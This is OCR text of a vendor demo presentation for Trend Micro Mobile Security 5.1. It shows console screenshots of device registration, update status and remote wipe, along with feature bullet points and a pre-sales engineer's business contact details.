
Enable All | Disable All

□ Send notification messages to mobile devices after clicking 'Save'.

Save | Cancel

TMMS 5.1 Remote Wipe

- Remotely wipe all data on the device



Device Management

Device name: or Phone number:


Device tree view: Status view

	Phone Number	Domain	Componen...	Configurat...	Registrati...
)40010140107		Default	2008-9...	2008-9...	2008-9...

Trend Micro Mobile Security 5.1

Single Console Management for Endpoints

- Single console for endpoint security management
  - Protects smartphones, PDAs, laptops, desktop, and servers
  - Simplifies administration
  - Reduces total cost of ownership
- Policy creation and deployment to all mobile devices running Trend Micro Mobile Security
  - Global policies
  - Group policies



Summary

Trend Micro Mobile Security is activated.

View renewal instructions

Status summary as of 02/22/2006 12:00:00 PM

Device Connection Status	
🟦 Registered:	65
🟥 Unregistered:	36
Total:	101

81 SMS(s) in queue		
Registration	2	Clear
Component Update	45	Clear
Policy Update	22	Clear


Device Update Status

Antivirus	Current Version	Updated	Outdated	Update Rate
Mobile Virus Pattern for Windows Mobile 5.0/6.0	3.163.00	2064	936	62%
Mobile Virus Pattern for Symbian OS S60 3rd	8.000.1001	1968	32	85%
Mobile Virus Scan Engine for Windows Mobile 5.0/6.0	8.000.1003	987	13	93%
Mobile Virus Scan Engine for Symbian OS S60 3rd	8.000.1001	1968	32	85%
Program Patch	Current Version	Upgraded	Not upgraded	Upgrade Rate
Mobile Security Client for Windows Mobile 5.0/6.0-Pocket PC	5.0	1968	32	50%
Mobile Security Client for Windows Mobile 5.0/6.0-Smartphone	5.0	987	13	70%
Mobile Security Client for Symbian OS S60 3rd	5.0	1968	32	50%

Trend Micro Mobile Security 5.1

- Trend Micro Mobile Security protects smartphones and PDAs from data loss, infections, and attacks. Encryption and authentication defends data integrity and company reputation when devices are lost or stolen. The anti-malware features block viruses, worms, Trojans, and SMS text message spam. Built-in firewall and Intrusion Detection System (IDS) protects against hackers, intrusions, and denial-of-service attacks—potential threats to the increasing number of Wi-Fi-enabled mobile devices.
- With the included OfficeScan™ Client/Server Edition 8.0 console, IT managers can save resources by managing security for smartphones, PDAs, desktops, servers, laptops or any combination of these devices.

Mobile Security 5.1 (Plug-in) Demo



Veli-Pekka Kusmin
Pre-Sales Engineer

Trend Micro Baltics & Finland
Porkkalankatu 7 A, 5th floor
FI-00180 Helsinki
Finland
Telephone +358 9 5868 620
Direct +358 9 5868 6212
Fax +358 9 753 1098
Mobile +358 40 596 7181
veli-pekka_kusmin@trendmicro.com
http://www.trendmicro-europe.com